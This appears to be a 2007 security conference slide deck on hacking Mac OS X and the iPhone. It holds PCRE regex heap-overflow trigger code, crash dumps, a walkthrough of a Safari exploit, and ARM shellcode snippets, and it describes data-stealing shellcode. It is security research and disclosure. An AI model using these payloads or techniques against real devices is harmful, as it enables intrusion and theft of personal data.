

# Hacking Leopard: Tools and Techniques for Attacking the Newest Mac OS X

*Charles Miller*

*Independent Security Evaluators*

*August 2, 2007*

*cmiller@securityevaluators.com*



*Charles Miller*  
*Independent Security Evaluators*  
*August 2, 2007*

*cmiller@securityevaluators.com*

# Hacking iPhone: and a few slides about Mac OS X

*Charles Miller*  
*Independent Security Evaluators*  
*August 2, 2007*

*cmiller@securityevaluators.com*

# Agenda

- Introduction
- My old talk in four slides
- Why hacking Macs is easy
- The iPhone exploit details

# Where's All the Leopard Stuff?

- Leopard is only available under NDA
- People only seem to want to hear about the iPhone...
- Read the conference paper for Leopard tips

# Introduction

# Apple Says

- “Mac OS X delivers the highest level of security through the adoption of industry standards, open software development and wise architectural decisions.” - Apple Website
- “Apple engineers designed Safari to be secure from day one.” - Apple website

# Why Hack Macs?

- Market share: currently 6.5% of operating systems, but growing 35% per year
- Everybody's doing it
  - § January 2007 MOAB: at least 2 remote client side and 5 local vulnerabilities in the default install.
  - § "Hack a Mac" contest at CanSecWest
  - § Safari for Windows, 18 vulnerabilities on the first day!
- pwn the local Mac fanboy!



# My Old Talk - Abbreviated Version

# Ptrace is Broken

- Doesn't support PTRACE\_PEEKUSER, PTRACE\_GETREGS, etc.
- Must use Mach API.
- I ported pydbg to Mac OS X, a pure python debugging API.
- This allows use of Pai Mei Framework
- <http://paimei.openrce.org/>

# Pai Mei for Mac (Beta)

**Setup**

Program Name: /Applications/Safari.app/Contents/MacOS/Safari [Browse]

Source File Name: /Users/cmiller/Desktop/L33t\_Haxxor.mov [Browse]

Destination Directory: /Users/cmiller/PaiMei-1.1-REV122/console/output [Browse]

**File Inspector**

```

0x00000000: 0x00 0x00 0x00 0x20 0x66 0x74 0x79 0x70 0x71 0x74 0x20 0x20 0xff 0x05 0x03 0x00
0x00000010: 0x71 0x74 0x20 0x20 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x00000020: 0x00 0x01 0x16 0x3b 0x6d 0x6f 0x6f 0x76 0x00 0x00 0x6c 0x6d 0x76 0x68 0x64
0x00000030: 0x00 0x00 0x00 0x00 0xc2 0x24 0xa3 0xf9 0xc2 0x24 0xa3 0xfb 0x00 0x00 0x02 0x58
0x00000040: 0x00 0x01 0x64 0x49 0x00 0x01 0x00 0x00 0x01 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x00000050: 0x00 0x00 0x00 0x00 0x00 0x01 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x00000060: 0x00 0x00 0x00 0x00 0x00 0x01 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x00000070: 0x00 0x00 0x00 0x00 0x40 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x04 0xb0
0x00000080: 0x00 0x00 0x07 0x08 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x00000090: 0x00 0x00 0x00 0x00 0x09 0x00 0x00 0x00 0x03 0x17 0x72 0x61 0x6b 0x00 0x00 0x5c
0x000000a0: 0x74 0x6b 0x68 0x64 0x00 0x00 0x00 0xf 0x1 0xf2 0x72 0x0e 0xc2 0x24 0xa3 0xfb
0x000000b0: 0x00 0x00 0x00 0x00 0x01 0x00 0x00 0x00 0x01 0x00 0x00 0x00 0x64 0x49 0x00 0x00
0x000000c0: 0x00 0x00 0x00 0x00 0x02 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x01 0x00 0x00
0x000000d0: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x000000e0: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x40 0x00 0x00 0x00
0x000000f0: 0x01 0x00 0x00 0x00 0x01 0x68 0x00 0x00 0x00 0x00 0x24 0x65 0x64 0x74 0x73
0x00000100: 0x00 0x00 0x1c 0x65 0x6c 0x73 0x74 0x00 0x00 0x00 0x00 0x00
  
```

**Progress**

File: 11 / 1000

**Byte Modifications**

Hex Bytes: 0xff

Range Start: 1

Range End: 1000

Timeout (secs): 3

**Fuzz**

```

/Users/cmiller/PaiMei-1.1-REV122/console/output/
/Users/cmiller/PaiMei-1.1-REV122/console/output/
/Users/cmiller/PaiMei-1.1-REV122/console/output/
/Users/cmiller/PaiMei-1.1-REV122/console/output/
/Users/cmiller/PaiMei-1.1-REV122/console/output/
/Users/cmiller/PaiMei-1.1-REV122/console/output/
/Users/cmiller/PaiMei-1.1-REV122/console/output/
/Users/cmiller/PaiMei-1.1-REV122/console/output/
/Users/cmiller/PaiMei-1.1-REV122/console/output/
/Users/cmiller/PaiMei-1.1-REV122/console/output/
/Users/cmiller/PaiMei-1.1-REV122/console/output/
/Users/cmiller/PaiMei-1.1-REV122/console/output/
/Users/cmiller/PaiMei-1.1-REV122/console/output/
  
```

**Statistics**

# Crashes: 0 / 0%

# Read Violations: 0 / 0%

# Write Violations: 0 / 0%

Running Time: 00:00:35

Estimated Completion: 00:49:27

Last Violation Address: 0x0

Pai Mei ... Hayai!

# Leopard Will Have Dtrace

- Dtrace is a dynamic tracing mechanism built directly into the kernel
- Uses the “D” programming language.
- Probes located throughout the operating system can be accessed via traces
- Inactive probes cause no slowdown to the application or operating system.
- See the DTrace User Guide

# Dtrace Uses

- Monitor filesystem/network access of an application
- Fuzz environment variable usage ala Sharefuzz
- Write custom *ltrace*, *strace*, programs
- Get instruction traces
- Generate code coverage
- Lots more, see the talk paper!

# Why Hacking Macs is Easy

# Macs Are Easy To Use!

- To help users, there are lots of 50+ suid root programs:
- Some unusual ones include
  - § Locum
  - § NetCfgTool
  - § afpLoad
  - § TimeZoneSettingTool
  - § securityFixerTool
- Some old friends
  - § netstat
  - § top
  - § ps

# Safari is Friendly


- Launches the following apps to handle corresponding files
  - Address Book
  - Finder
  - iChat
  - Script Editor
  - iTunes
  - Dictionary
  - Help Viewer
  - iCal
  - Keynote
  - Mail
  - iPhoto
  - QuickTime Player
  - Sherlock
  - Terminal
  - BOMArchiveHelper
  - Preview
  - DiskImageMounter
- A bug in any of these apps can be leveraged through Safari for a client-side attack.



# It Monitors Your Programs

- CrashReporter logs when applications crash - your free fuzzing monitor
- Logs to /var/log/system.log:

```
Jul  5 16:03:36 charlie-millers-computer crashdump[1321]: Safari crashed
Jul  5 16:03:36 charlie-millers-computer crashdump[1321]: crash report written
to: /Users/cmiller/Library/Logs/CrashReporter/Safari.crash.log
```



# Some Source Code

- Source code for Webkit - the HTML parsing engine. Used in:
  - § Safari
  - § Mail
  - § Dashboard
- Can compile it with symbols, instrumentation, or anything you want
- Can provide more detail in crash reports.

# They Make Exploitation Fun

- Apple doesn't randomize anything:
  - § The location of the stack
  - § The location of the heap
  - § The location of the binary image
  - § The location of dynamic libraries
- Heap is executable
  - § Writing exploits like its 1999

# They Don't Bother You With Burdensome Updates

- They use open source software - which is great except...
- Their versions are often behind:

	Mac OS X	Open Source
OpenSSH	4.5p1	4.6p1
OpenSSL	0.9.8d	0.9.8e
Apache	1.3.33	1.3.37
Samba	3.0.10	3.0.25b
Cups	1.1.23	1.2.11

- The Samba on Mac OS X (on Monday) had an exploitable remote root vulnerability in it...it hadn't been updated since February 2005!

# iPhone Details

# How to Find a Mac OS X 0-Day

- Find some open source package they use that is out of date
- Read the change log for that software
- Find a good bug
- Profit!

# Example

- WebKit borrows the Perl Regular Expression Library (PCRE)
- It is based on PCRE version 6.2
- *The current version of PCRE is 7.2*
- From the changelog of 6.7 (July 2006)

18. A valid (though odd) pattern that looked like a POSIX character class but used an invalid character after [ (for example `[[,abc,]]`) caused `pcre_compile()` to give the error "Failed: internal error: code overflow" or in some cases to crash with a glibc `free()` error. This could even happen if the pattern terminated after `[` but there just happened to be a sequence of letters, a binary zero, and a closing `]` in the memory that followed.

# The Vulnerability

```
<SCRIPT LANGUAGE="JavaScript"><!--  
  var re = new RegExp("[**] **[**] **[**] **[**]... **[**]");  
</script>
```

- Heap overflow
- Can overflow 2 bytes for each malformed “expression”
- Up to 3970 total bytes can be overflowed
- Vulnerable in Safari 2/3 for Mac/Windows/iPhone
- Exploitable? Yes, used in the iPhone exploit.
- *Note: I actually found this the old fashioned way: fuzzing*



# Another Changelog Entry, Another Safari 0-Day

26. If a subpattern containing a named recursion or subroutine reference such as (?P>B) was quantified, for example (xxx(?P>B)){3}, the calculation of the space required for the compiled pattern went wrong and gave too small a value. Depending on the environment, this could lead to "Failed: internal error: code overflow at offset 49" or "glibc detected double free or corruption" errors.

## Another heap overflow:

```
<SCRIPT LANGUAGE="JavaScript"><!--  
  var re = new RegExp("(?P<a>)(?P>a){3}(?P<b>)(?P>b){3}");  
</script>
```

# Blackbox Exploitation of the iPhone

# Getting Control

- We fuzzed the iPhone with various Javascript Regular Expressions containing “[[\*]]”.
- Sorted through the crash reports
- Eventually found a good one

# iPhone CrashReporter



**Your iPhone contains diagnostic information which may help Apple improve its products. No personal information is included.**

By clicking "Send to Apple" you agree that Apple may collect and use this information as part of its support services and to improve its products. You will not be contacted in response to this. For further information on Apple's Privacy Policy, see <http://www.apple.com/legal/privacy>.

Do not ask me again

Show Details

Don't Send

Send to Apple

# A "Good" Crash

Thread 2 crashed with ARM Thread State:

```
r0: 0x00065000    r1: 0x0084f800    r2: 0x00000017    r3: 0x15621561
r4: 0x00000018    r5: 0x0084ee00    r6: 0x00065000    r7: 0x005523ac
r8: 0x0000afaf    r9: 0x00817a00    r10: 0x00ff8000   r11: 0x00000005
ip: 0x15641563    sp: 0x00552358    lr: 0x30003d70    pc: 0x3008cbc4
cpsr: 0x20000010  instr: 0xe583c004
```

```
__text:3008CBC4          STR    R12, [R3,#4]
__text:3008CBC8          BXEQ   LR
__text:3008CBCC
__text:3008CBCC  loc_3008CBCC          ; CODE XREF: __text:3008CBA0j
__text:3008CBCC          STR    R3, [R12]
```

- Crash occurs in libSystem.B.dylib
- Looks like an unlinking of a linked list
- r3 and r12=ip look possibly controllable
- Old school heap overflow?

# Controlling the Inputs

- r3 and r12 come from a “compiled” regular expression
- Can compile a regular expression into any binary data you want using “character classes”.
- Gives us the ability to write 4 bytes anywhere

Thread 2 crashed with ARM Thread State:

r0: 0x00065000	r1: 0x00850600	r2: 0x00000006	r3: <b>0xbabecafe</b>
r4: 0x00000007	r5: 0x0084fc00	r6: 0x00065000	r7: 0x005523ac
r8: 0x00000000	r9: 0x00817a00	r10: 0x00ff8000	r11: 0x00000005
ip: <b>0xdeadbeef</b>	sp: 0x00552358	lr: 0x30003d70	pc: <b>0x3008cbc4</b>
cpsr: 0xa0000010	instr: 0xe583c004		

# The Corresponding HTML

```
<SCRIPT LANGUAGE="JavaScript"><!--  
    var re = new RegExp("[**][**][**][**][**][**][**][**]  
[**][**][**][**][**][**][**][**][**][**][**][**]  
[**][**][**][**][**][**][**][**][**][**][**][**]  
[**][**][**][**][**][**][**][**][**][**][**][**]  
[**][**][**][**][**][**][**][**][**][**][**][**]  
[**][**][**][**][**][**][**][**][**][**][**][**]  
[**][**][**][**][**][**][**][**][**][**][**][**]  
[**][**][**][**][**][**][**][**][**][**][**][**]  
[**][**] ABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFG [\x01\x02\x03\x04\x05\x06\x07  
\x09\x0b\x0e\x0f\x11\x12\x13\x14\x15\x17\x19\x1b\x1c\x1d\x1f\x20\x21\x22  
\x23\x25\x26\x27\x29\x2a\x2b\x2c\x2d\x2f\x30\x32\x33\x35\x37\x39\x3a\x3b  
\x3c\x3e\x3f] XYZABCDEFGHIJKLMNOPQR");  
</script>
```

# Getting PC

- We chose to overwrite a saved return address on the stack.
- Found one by fuzzing from sp (stack not randomized) and setting the other register to a stack value (which is definitively writable)

```
Exception Type:  EXC_BAD_INSTRUCTION
```

```
...
```

```
Thread 2 crashed with ARM Thread State:
```

```
  r0: 0x00065038    r1: 0x00000000    r2: 0x00000a00    r3: 0x00000001
  r4: 0x00065000    r5: 0x380135a4    r6: 0x00000000    r7: 0x005523e4
  r8: 0x00000000    r9: 0x00815a00    r10: 0x0084b800   r11: 0x00000000
  ip: 0x380075fc    sp: 0x005523d0    lr: 0x30003e18    pc: 0x0055ff3c
  cpsr: 0x20000010  instr: 0xffffffff
```

- Executing on the stack (which is allowed, apparently)



# Finding Your Code

- Obtain core file off the iPhone
  - § use ./jailbreak
  - § Configure launchd.conf
  - § Get core from /cores
- Search for your shellcode - don't worry the heap is very predictable :)
- GDB can find your code for you

# Shellcode


- Our “privacy data stealing” shellcode is the typical
  - § socket/connect
  - § open
  - § read/write
- Compile with an arm-unknown-linux-gnu gcc cross compiler
- The syscall numbers are just like a Mac

# iPhone Specific Shellcode

- Find interesting Library functions
  - § *AudioServicesPlaySystemSound* from AudioToolbox
  - § *CTCallDial* or *CTSendToVoicemail* from CoreTelephony
  - § *CTSMSMessageCreate* and *CTSMSMessageSend* from CoreTelephony
- Figure out how they work
- Call them!

# Rattle & Hum

```
__text:319EBA2C
__text:319EBA2C
__text:319EBA2C
__text:319EBA2C
__text:319EBA2C
__text:319EBA2C
• __text:319EBA2C  80 40 2D E9
• __text:319EBA30  00 10 A0 E3
• __text:319EBA34  00 70 8D E2
• __text:319EBA38  F9 FF FF EB
• __text:319EBA3C  80 80 BD E8
__text:319EBA3C
__text:319EBA3C
EXPORT _AudioServicesPlaySystemSound
_AudioServicesPlaySystemSound
var_8 = -8
STMFD SP!, {R7,LR}
MOV R1, #0
ADD R7, SP, #0
BL _AudioServicesPlayInterfaceSound
LDMFD SP!, {R7,PC}
; End of function _AudioServicesPlaySystemSound
```



Get address of  
AudioServicesPlaySystemSound

See how its called in MobilePhone

# Make it Happen

@ load 0x319eba2c into r7 then jump there. Set r0 = 0x3ea

```
mov    r0, #0x3
mov    r0, r0, lsl #8
add    r0, r0, #0xea
ldr    r0, =0x3ea
mov    r7, #0x31
mov    r7, r7, lsl #24
mov    r6, #0x9e
mov    r6, r6, lsl #16
add    r7, r7, r6
mov    r6, #0xba
mov    r6, r6, lsl #8
add    r7, r7, r6
add    r7, r7, #0x2c
mov    pc, r7
```

# Despite Its Problems... I Still Love My iPhone!

# Questions?

- Please contact me at:  
[cmiller@securityevaluators.com](mailto:cmiller@securityevaluators.com)